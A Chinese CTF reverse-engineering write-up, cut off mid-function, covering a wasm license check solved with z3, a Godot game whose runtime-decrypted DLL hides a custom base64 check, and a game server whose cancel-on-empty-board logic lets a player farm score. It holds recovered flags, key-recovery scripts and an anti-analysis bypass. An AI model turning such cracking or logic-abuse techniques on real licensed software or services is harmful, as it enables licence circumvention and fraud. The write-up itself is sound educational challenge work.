从 wat 还原出来的逻辑如下：

代码块

```
def rol32(x, n):
    x &= 0xffffffff
    return ((x << n) | (x >> (32 - n))) & 0xffffffff

def hash_normalized_key(key12: bytes) -> int:
    state = 4951
    for i, b in enumerate(key12):
        term1 = (((0x9E37 if (i & 1) else 0x45D9) + b) * (i + 11)) & 0xffffffff
        term2 = ((b << (i % 5)) ^ 0xA5A55A5A) & 0xffffffff
        state = ((term1 ^ rol32(state, 3)) + term2) & 0xffffffff
    return state
```

校验失败时，verify_license返回{"ok":false,"code":1003,"message":"license verification failed","data":null}

然后看unlock_flag，它不会直接信任前端传入的sessionToken，而是自己重新计算一遍，然后做比较

build_session_token的输入实际上只有两样：原始key和board.len()，棋盘是固定不变的，所以只和原始key有关

flag以密文存储，seed是normalize_key + "|arcade::unlock-seed"

密文字节流和解密逻辑如下

代码块

```
cipher = [
    13, 56, 42, 25, 169, 244, 236, 247, 250, 16, 53, 94, 39, 198,
    182, 147, 230, 168, 83, 54, 11, 101, 131, 237, 196, 183, 95,
```

```
    61, 99, 89, 39, 148, 134, 255, 231, 15, 66, 20, 95, 5, 200, 251,
]
```

代码块

```
plain[i] = cipher[i] ^ seed[i % len(seed)] ^ ((29 * i + 17) & 0xff)
```

从明文结构可以看出 flag 是 UUID 风格，因此可以补上格式约束：

NCTF{[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}}

综合这4个约束，丢给z3可以收敛到唯一解：normalize_key长度固定为 12，每个字符属于 `[0-9A-Z]`，哈希值必须等于0xFC97CA2F，解密出来的明文必须匹配 NCTF{8-4-4-4-12}的 UUID 风格

代码块

```python
from z3 import *

TARGET = 0xFC97CA2F
CIPHER = [
    13, 56, 42, 25, 169, 244, 236, 247, 250, 16, 53, 94, 39, 198,
    182, 147, 230, 168, 83, 54, 11, 101, 131, 237, 196, 183, 95,
    61, 99, 89, 39, 148, 134, 255, 231, 15, 66, 20, 95, 5, 200, 251,
]
TAIL = b"|arcade::unlock-seed"
FIXED = {
    0: "N",
    1: "C",
    2: "T",
    3: "F",
    4: "{",
    13: "-",
    18: "-",
    23: "-",
    28: "-",
    41: "}",
}
HEX_CHARS = [ord(c) for c in "0123456789abcdef"]

s = Solver()
key = [BitVec(f"k{i}", 8) for i in range(12)]

for b in key:
    s.add(Or(
```

```
        And(UGE(b, BitVecVal(ord("0"), 8)), ULE(b, BitVecVal(ord("9"), 8))),
        And(UGE(b, BitVecVal(ord("A"), 8)), ULE(b, BitVecVal(ord("Z"), 8))),
    ))

# wasm_core::license::verify_license_impl 里的 32 位哈希
state = BitVecVal(4951, 32)
for i, b in enumerate(key):
    x = ZeroExt(24, b)
    term1 = (BitVecVal(40503 if (i & 1) else 17881, 32) + x) * BitVecVal(i + 11, 32)
    term2 = (x << (i % 5)) ^ BitVecVal(0xA5A55A5A, 32)
    state = (term1 ^ RotateLeft(state, 3)) + term2

s.add(state == BitVecVal(TARGET, 32))

# seed = normalize_key + "|arcade::unlock-seed"
seed = key + [BitVecVal(c, 8) for c in TAIL]
plain_exprs = []

for i, c in enumerate(CIPHER):
    plain = BitVecVal(c, 8) ^ seed[i % len(seed)] ^ BitVecVal((29 * i + 17) & 0xFF, 8)
    plain_exprs.append(plain)

    if i in FIXED:
        s.add(plain == BitVecVal(ord(FIXED[i]), 8))
    else:
        s.add(Or(*[plain == BitVecVal(x, 8) for x in HEX_CHARS]))

assert s.check() == sat
m = s.model()

normalized = "".join(chr(m[b].as_long()) for b in key)
flag = "".join(chr(m.eval(p).as_long()) for p in plain_exprs)

print("normalized =", normalized)
print("license    =", f"NCTF-{normalized[:4]}-{normalized[4:8]}-{normalized[8:]}")
print("flag       =", flag)

# 顺手验证一下是不是唯一解
s.add(Or(*[b != m[b] for b in key]))
print("unique     =", s.check() == unsat)
```


拿到flag

```
normalized = RU57W45M2048
license    = NCTF-RU57-W45M-2048
flag       = NCTF{bff16266-c4f2-4dbb-b270-f5ded900b54c}
unique     = True
```

No My Bank


看到题目上说小游戏是用godot制作的，直接试试小工具 gdsdecomp

果然不行，需要key，这应该就是题目里说的保护措施



既然不能看.exe文件，那就看一下.dll文件罢

发现这个文件前两个字节不是4D 5A，怀疑可能是被加密了



运行时查看发现无变化，试试用个脚本把进程挂住再查模块，这次查到了，确实在运行程序后会出现一个真实的dll文件，把它复制下来

```
PS D:\> & 'd:\ctf\nomybank\NoMyBank.exe' --headless --verbose --log-file 'd:\ctf\nomybank_hold_live.log' --script 'd:\ctf\nomybank_hold.gd'
PS D:\> WorkerThreadPool: 16 threads, 4 max low-priority.
```

```
PS C:\Users\22402> Get-Process NoMyBank -Module |
>>     Where-Object { $_.ModuleName -like '*libextension*' } |
>>     Select-Object ModuleName, FileName

ModuleName        FileName
----------        --------
_libextension.dll C:\Users\22402\AppData\Local\Temp\_libextension.dll
```

但是很灵异的是复制下来之后一看什么也没有，我不信邪地又复制了一次还是没有，于是看了下目录，发现已经复制过来了，只是不显示

```
 Volume in drive D is 新加卷
 Volume Serial Number is 1E02-371A

 Directory of d:\ctf\nomybank

2026/04/07  03:07    <DIR>          .
2026/04/07  01:39    <DIR>          ..
2026/04/07  01:05    <DIR>          extract
2026/04/07  01:06    <DIR>          extract2
2026/03/20  10:53         1,420,288 libextension.dll
2026/03/20  10:52        91,699,032 NoMyBank.exe
2026/04/07  02:52         1,420,288 _libextension.dll
               3 File(s)     94,539,608 bytes
               4 Dir(s)  181,365,309,440 bytes free
```

猜测是被隐藏了，点击显示隐藏文件找到了，接下来终于可以放进ida看代码了

ctrl+f搜索flag，定位到这个函数

```
__int64 sub_180001C20()
{
  __int64 v0; // rax
  __int64 v1; // rax
  __int64 v2; // rax
  __int64 v3; // rax
  __int64 v4; // rax
  __int64 v5; // rax
  _BYTE v7[8]; // [rsp+50h] [rbp-68h] BYREF
  _BYTE v8[8]; // [rsp+58h] [rbp-60h] BYREF
  _BYTE v9[8]; // [rsp+60h] [rbp-58h] BYREF
  _BYTE v10[24]; // [rsp+68h] [rbp-50h] BYREF
  _BYTE v11[24]; // [rsp+80h] [rbp-38h] BYREF
  _BYTE v12[32]; // [rsp+98h] [rbp-20h] BYREF

  v0 = sub_180016810(v7, "show_flag_dialog", 0);
  v1 = sub_1800329A0(v10, v0);
  sub_1800033A0(v1, sub_180002310);
  v2 = sub_180016810(v8, "_on_check_pressed", 0);
  v3 = sub_1800329A0(v11, v2);
  sub_1800033A0(v3, sub_180001760);
  v4 = sub_180016810(v9, "quit_game", 0);
  v5 = sub_1800329A0(v12, v4);
  return sub_1800033A0(v5, sub_180002380);
}
```

一路跟踪过去，找到这个函数

逻辑是：输入40字节，经过魔改TEA加密后和常量比较

```
_DWORD *__fastcall sub_1800024A0(__int64 a1, __int64 p_Buf1, _DWORD *p_Size)
{
  _DWORD *p_Size_1; // rax
  int n5; // [rsp+20h] [rbp-58h]
  int n10; // [rsp+24h] [rbp-54h]
  unsigned int v6; // [rsp+28h] [rbp-50h]
  unsigned int v7; // [rsp+2Ch] [rbp-4Ch]
  int n10_1; // [rsp+30h] [rbp-48h]
  int v9; // [rsp+34h] [rbp-44h]
  int n32; // [rsp+38h] [rbp-40h]
  _DWORD buf_[10]; // [rsp+40h] [rbp-38h] BYREF

  memset(buf_, 0, sizeof(buf_));
  for ( n5 = 0; n5 < 5; ++n5 )
  {
    buf_[2 * n5] = sub_1800023A0(8 * n5 + a1);
    buf_[2 * n5 + 1] = sub_1800023A0(8 * n5 + 4 + a1);
  }
  for ( n10 = 0; n10 < 10; n10 += 2 )
  {
    v9 = 0;
    v6 = buf_[n10];
    v7 = buf_[n10 + 1];
    for ( n32 = 0; n32 < 32; ++n32 )
    {
      v9 += 1131796;
      v6 += (unk_18014F49C + (v7 >> 5)) ^ (v9 + v7) ^ (unk_18014F498 + 16 * v7);
      v7 += (unk_18014F4A4 + (v6 >> 5)) ^ (v9 + v6) ^ (unk_18014F4A0 + 16 * v6);
    }
    buf_[n10] = v6;
    buf_[n10 + 1] = v7;
  }
  for ( n10_1 = 0; n10_1 < 10; ++n10_1 )
    sub_180002410((unsigned int)buf_[n10_1], 4 * n10_1 + p_Buf1);
  p_Size_1 = p_Size;
  *p_Size = 40;
  return p_Size_1;
}
```

但是发现逆向出来是一串乱码，而之前的on_check_pressed又明确了输入是文本，只能怀疑是不是运行时被改写

在import搜索Virtualprotect查看x，静态看到的 TEA 函数在运行时直接被改写，真正执行的是0x180002700

```
if ( a2 == 1 )
{
  phModule[0] = 0;
  GetModuleHandleExW(6u, (LPCWSTR)TlsCallback_1, phModule);
  phModule[1] = (HMODULE)9376;
  lpAddress = phModule[0] + 2344;
  VirtualProtect(phModule[0] + 2344, 0xEu, 0x40u, &flOldProtect);
  LOWORD(Src[0]) = -18360;
  WORD1(Src[1]) = -7937;
  *(_QWORD *)((char *)Src + 2) = sub_180002700;
  memcpy(lpAddress, Src, 0xCu);
  VirtualProtect(lpAddress, 0xEu, flOldProtect, &flOldProtect);
  hProcess = GetCurrentProcess();
  FlushInstructionCache(hProcess, lpAddress, 0xEu);
}
```

byte_18014F491是 0xBA，F000是源数据

```
LPVOID __fastcall sub_180002700(__int64 a1, __int64 a2, __int64 a3)
{
  LPVOID lpBaseAddress_1; // rax
  unsigned __int64 n0x491; // [rsp+20h] [rbp-28h]
  LPCVOID lpBaseAddress; // [rsp+28h] [rbp-20h]
  HANDLE hProcess; // [rsp+30h] [rbp-18h]

  if ( !::lpBaseAddress )
  {
    lpBaseAddress_1 = VirtualAlloc(0, 0x491u, 0x1000u, 0x40u);
    ::lpBaseAddress = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD))lpBaseAddress_1;
    if ( !lpBaseAddress_1 )
      return lpBaseAddress_1;
    for ( n0x491 = 0; n0x491 < 0x491; ++n0x491 )
      *((_BYTE *)::lpBaseAddress + n0x491) = byte_18014F491 ^ byte_18014F000[n0x491];
    lpBaseAddress = ::lpBaseAddress;
    hProcess = GetCurrentProcess();
    FlushInstructionCache(hProcess, lpBaseAddress, 0x491u);
    Sleep(0);
  }
  return (LPVOID)::lpBaseAddress(a1, a2, a3);
}
```

隐藏函数可以拆成两步

1.它先在栈上构造一个表，逐字节再异或 `0xFF` ，最终得到 table，ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210+/

2.再做一层逐字节扰动，base64 结果长度会变成 56 字节。接着每个字节再做

最后再和 `0x1800ea520` 开始的 56 字节常量比较，2bf7675e7c98ed6dd18cef57bb33227eb21f345b366c2bafbb5b12d63c0a4527846c47ab2f75783e88892d7acd5cf6fa3673ff6ed34c1c75

代码块

```
@'
def ror8(x, r):
    return ((x >> r) | ((x << (8 - r)) & 0xff)) & 0xff

alphabet = "ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210+/"
inv = {c: i for i, c in enumerate(alphabet)}

target = bytes.fromhex(
    "2bf7675e7c98ed6dd18cef57bb33227eb21f345b366c2baf"
    "bb5b12d63c0a4527846c47ab2f75783e88892d7acd5cf6fa"
    "3673ff6ed34c1c75"
)

enc = bytearray()
seed = 0x114514
for i, b in enumerate(target):
```

```
        x = ror8(b ^ 0xBA, 2)
        x ^= (seed >> ((i * 8) % 24)) & 0xff
        enc.append(x)
        seed = (seed * 0x1010193 + 0x12345678) & 0xffffffff

    sextets = []
    for i in range(0, len(enc), 4):
        c0, c1, c2, c3 = map(chr, enc[i:i + 4])
        idx0 = inv[c0]
        idx1 = inv[c1]
        idx2 = inv[c2] if c2 != "=" else 0
        idx3 = inv[c3] if c3 != "=" else 0
        s0 = idx1
        s1 = idx0
        s2 = idx3
        s3 = idx2
        sextets.extend([s0, s1, s2, s3])

    out = bytearray()
    for i in range(0, len(sextets), 4):
        s0, s1, s2, s3 = sextets[i:i + 4]
        c2 = chr(enc[i + 2])
        c3 = chr(enc[i + 3])
        out.append(((s0 << 2) | (s1 >> 4)) & 0xff)
        if c2 != "=":
            out.append((((s1 & 0xF) << 4) | (s2 >> 2)) & 0xff)
        if c3 != "=":
            out.append((((s2 & 0x3) << 6) | s3) & 0xff)

    key = out.decode()
    flag = key.replace("o", "0").replace("e", "3").replace("i", "1")
    print("key =", key)
    print("flag =", flag)
    '@ | python -
```

，校验通过后，`0x180002950` 会对输入做一次替换，总之拿到flag即可


- `o -> 0`
- `e -> 3`
- `i -> 1`

```
key = NCTF{You_deserve_this_gift_b1bd7c719cfc}
flag = NCTF{Y0u_d3s3rv3_th1s_g1ft_b1bd7c719cfc}
```

鸡爪流高手

放进die查下成分，是 ELF 64 位程序，无壳

名字感觉和协议相关，，？



放进ida，能看出这是个游戏，用户名player，初始分50

目标是把player刷成榜一

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int packet; // eax
  _BYTE v5[1040]; // [rsp+0h] [rbp-1848h] BYREF
  _QWORD buf[130]; // [rsp+410h] [rbp-1438h] BYREF
  _QWORD p_Invalid_packet[517]; // [rsp+820h] [rbp-1028h] BYREF

  memset(buf, 0, sizeof(buf));
  strcpy((char *)&buf[1], "player");
  game_reset(&buf[9], argv, envp);
  if ( !(unsigned int)db_open(buf, "game.db") )
    return 1;
  if ( !(unsigned int)db_ensure_schema(buf[0]) || !(unsigned int)db_ensure_player(buf[0], &buf[1], 50) )
  {
    db_close(buf[0]);
    return 1;
  }
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stderr, 0, 2, 0);
  while ( 1 )
  {
    packet = protocol_read_packet(stdin, v5);
    if ( !packet )
      break;
    if ( packet < 0 )
    {
      protocol_write_response(stdout, 255, "Invalid packet");
    }
    else
    {
      handler_handle_packet(buf, v5, p_Invalid_packet, 4096);
      if ( !(unsigned int)protocol_write_response(stdout, v5[0], p_Invalid_packet) )
        break;
    }
  }
  db_close(buf[0]);
  return 0;
}
```

game_reset(&buf[9], argv, envp)说明这题确实有一个“当前对局”的内存状态，不只是纯数据库题

然后看数据库相关：

代码块

```
if ( !(unsigned int)db_open(buf, "game.db") )
...
if ( !(unsigned int)db_ensure_schema(buf[0]) || !(unsigned int)db_ensure_player(buf[0], &buf[1], 50) )
```

这说明：程序本地有个 game.db，会自动建表，会确保 player 这条记录存在

while循环能读出服务端工作先从 stdin 读一个包，处理包内容，然后把结果写道stdout

protocol_read_packet这个函数，从 stdin 读取一个数据包，找到包头 "GAME"，读 4 字节长度 + 1 字节命令号，再读 payload，把结果存进 a2 指向的结构里

包的格式

代码块

```
4 bytes  magic = "GAME"
```

```
2   4 bytes  big-endian total_len
3   1 byte   cmd
4   N bytes  payload
```

```
6  char v5; // al
7  int ptr; // [rsp+7h] [rbp-31h] BYREF
8  unsigned int ptr_; // [rsp+Bh] [rbp-2Dh] BYREF
9  char v8; // [rsp+Fh] [rbp-29h]
10
11 ptr = 0;
12 *(_QWORD *)a2 = 0;
13 *(_QWORD *)(a2 + 1028) = 0;
14 memset(
15   (void *)((a2 + 8) & 0xFFFFFFFFFFFFFFF8LL),
16   0,
17   8LL * (((unsigned int)a2 - (((_DWORD)a2 + 8) & 0xFFFFFFF8) + 1036) >> 3));
18 if ( fread(&ptr, 1u, 4u, stdin@GLIBC_2.2.5) != 4 )
19   return 0;
20 while ( ptr != 1162690887 )
21 {
22   memmove(&ptr, (char *)&ptr + 1, 3u);
23   v3 = fgetc(stdin@GLIBC_2.2.5);
24   if ( v3 == -1 )
25     return 0;
26   HIBYTE(ptr) = v3;
27 }
28 if ( fread(&ptr_, 1u, 5u, stdin@GLIBC_2.2.5) != 5 )
29   return 0;
30 result = 0xFFFFFFFFLL;
31 n0x400 = _byteswap_ulong(ptr_) - 9;
32 if ( (unsigned int)n0x400 > 0x400 )
33   return result;
34 v5 = v8;
35 *(_DWORD *)(a2 + 4) = n0x400;
36 *(_BYTE *)a2 = v5;
37 if ( (_DWORD)n0x400 )
38 {
39   if ( (unsigned int)n0x400 == fread((void *)(a2 + 8), 1u, (unsigned int)n0x400, stdin@GLIBC_2.2.5) )
40   {
41     n0x400 = *(unsigned int *)(a2 + 4);
42     goto LABEL_9;
43   }
44   return 0;
45 }
46 LABEL_9:
47 *(_BYTE *)(a2 + n0x400 + 8) = 0;
48 return 1;
49 }
```

接着看handler_handle_packet函数

case1取flag，只有榜一才能取

```
switch ( *a2 )
{
  case 1:
    if ( !(unsigned int)db_get_top_player(*(_QWORD *)buf, v18) )
      return snprintf((char *)p_Invalid_packet, n4096, "DB error");
    if ( strcmp(s1, buf + 8) )
      return snprintf((char *)p_Invalid_packet, n4096, "Permission denied");
    env = getenv("GZCTF_FLAG");
    env_1 = env;
    if ( env )
    {
      if ( !*env )
        env_1 = "Fail to get flag from environment variable";
    }
    else
    {
      env_1 = "Fail to get flag from environment variable";
    }
    return snprintf((char *)p_Invalid_packet, n4096, "%s", env_1);
```

case4是reset

```
  case 4:
    if ( !(unsigned int)db_reset_challenge_state(*(_QWORD *)buf, buf + 8, 50) )
      goto LABEL_25;
    game_reset(buf + 72, buf + 8, envp);
    if ( !(unsigned int)db_get_player(*(_QWORD *)buf, buf + 8, v18) )
      goto LABEL_25;
    v12 = v21;
    v13 = v20;
    p_Reset = "Reset";
LABEL_23:
    result = snprintf((char *)p_Invalid_packet, n4096, "%s Score=%u Rank=%d", p_Reset, v13, v12);
    break;
```

case5随机匹配对手

```
case 5:
  if ( *((_DWORD *)buf + 243) )
    return snprintf((char *)p_Invalid_packet, n4096, "Game already in progress");
  if ( !(unsigned int)db_pick_default_opponent(*(_QWORD *)buf, buf + 8, v18) )
    return snprintf((char *)p_Invalid_packet, n4096, "No opponent available");
  game_start(buf + 72, s1);
  return snprintf((char *)p_Invalid_packet, n4096, "Matched %s Score=%u You=Black", s1, v20);
```

case7落子

```
case 7:
  return handle_move(buf, a2, p_Invalid_packet, n4096);
```

case8是关键，没开局时 8 号命令没用

如果当前棋盘是空的，8 不是判负而是直接取消这局，返回 Draw Delta=0

如果棋盘不是空的，8 才会走 settle_game(..., 0.0)，也就是真正认输

```
    case 8:
      p_Unknown_command = "No active game";
      if ( !*((_DWORD *)buf + 243) )
        goto LABEL_27;
      if ( (unsigned int)game_is_empty(buf + 72, 0, "No active game") )
      {
        if ( (unsigned int)db_get_player(*(_QWORD *)buf, buf + 8, v15)
          && (unsigned int)db_get_player(*(_QWORD *)buf, buf + 976, v18) )
        {
          game_reset(buf + 72, buf + 976, envp_1);
          result = snprintf(
                     (char *)p_Invalid_packet,
                     n4096,
                     "Draw Delta=0 Score=%u Rank=%d OppDelta=0 OppScore=%u",
                     v16,
                     v17,
                     v20);
        }
        else
        {
LABEL_25:
          result = snprintf((char *)p_Invalid_packet, n4096, "DB error");
        }
      }
      else
      {
        result = settle_game(buf, "Resign", p_Invalid_packet, n4096, 0.0);
      }
      break;
    default:
      p_Unknown_command = "Unknown command";
LABEL_27:
      result = snprintf((char *)p_Invalid_packet, n4096, p_Unknown_command);
      break;
  }
  return result;
}
```

所以可以用这种方式刷分:先 5 匹配，看分数，如果不是想要的，立刻 8,因为空棋盘，所以这局无损取消。继续刷，直到刷到目标分数

7 号命令的 payload 就是坐标字符串

```
int __fastcall handle_move(__int64 buf, __int64 a2, char *p_Invalid_packet, size_t n4096)
{
  unsigned int v7; // [rsp+0h] [rbp-1038h] BYREF
  unsigned int v8; // [rsp+4h] [rbp-1034h] BYREF
  unsigned int v9; // [rsp+8h] [rbp-1030h] BYREF
  unsigned int v10; // [rsp+Ch] [rbp-102Ch] BYREF
  char v11[4136]; // [rsp+10h] [rbp-1028h] BYREF

  if ( !*(_DWORD *)(buf + 972) )
    return snprintf(p_Invalid_packet, n4096, "No active game");
  if ( !(unsigned int)game_parse_move(a2 + 8, &v7, &v8) || !(unsigned int)game_apply_player_move(buf + 72, v7, v8) )
    return snprintf(p_Invalid_packet, n4096, "Invalid Move");
  if ( (unsigned int)game_has_winner(buf + 72, 1) )
    return settle_game(buf, "Win", p_Invalid_packet, n4096, 1.0);
  if ( (unsigned int)game_is_full(buf + 72) )
    return settle_game(buf, "Draw", p_Invalid_packet, n4096, 0.5);
  ai_choose_move(buf + 72, &v9, &v10);
  if ( !(unsigned int)game_apply_ai_move(buf + 72, v9, v10) )
    return snprintf(p_Invalid_packet, n4096, "Internal move error");
  if ( !(unsigned int)game_has_winner(buf + 72, 2) )
  {
    if ( !(unsigned int)game_is_full(buf + 72) )
    {
      game_serialize_board(buf + 72, v11, 4096);
      return snprintf(p_Invalid_packet, n4096, "Continue AI=%d,%d Board=%s", v9, v10, v11);
    }
    return settle_game(buf, "Draw", p_Invalid_packet, n4096, 0.5);
  }
  return settle_game(buf, "Lose", p_Invalid_packet, n4096, 0.0);
}
```

这个score_apply_buggy_update感觉有问题，看一眼

```
int __fastcall settle_game(_QWORD *buf, const char *p_Resign, char *p_Invalid_packet, size_t n4096, double a5)
{
  _QWORD *v5; // r13
  __int64 v9; // rdi
  unsigned int v10; // eax
  __int64 envp; // rdx
  unsigned int v13; // [rsp+0h] [rbp-F8h]
  int v14; // [rsp+18h] [rbp-E0h] BYREF
  int v15; // [rsp+1Ch] [rbp-DCh] BYREF
  _BYTE v16[68]; // [rsp+20h] [rbp-D8h] BYREF
  unsigned int v17; // [rsp+64h] [rbp-94h]
  int v18; // [rsp+68h] [rbp-90h]
  _BYTE v19[68]; // [rsp+70h] [rbp-88h] BYREF
  unsigned int v20; // [rsp+B4h] [rbp-44h]

  v5 = buf + 1;
  v9 = *buf;
  v14 = 0;
  v15 = 0;
  if ( (unsigned int)db_get_player(v9, v5, v16)
    && (unsigned int)db_get_player(*buf, buf + 122, v19)
    && (v10 = score_apply_buggy_update(v17, v20, &v14, a5), (unsigned int)db_update_player_score(*buf, v5, v10))
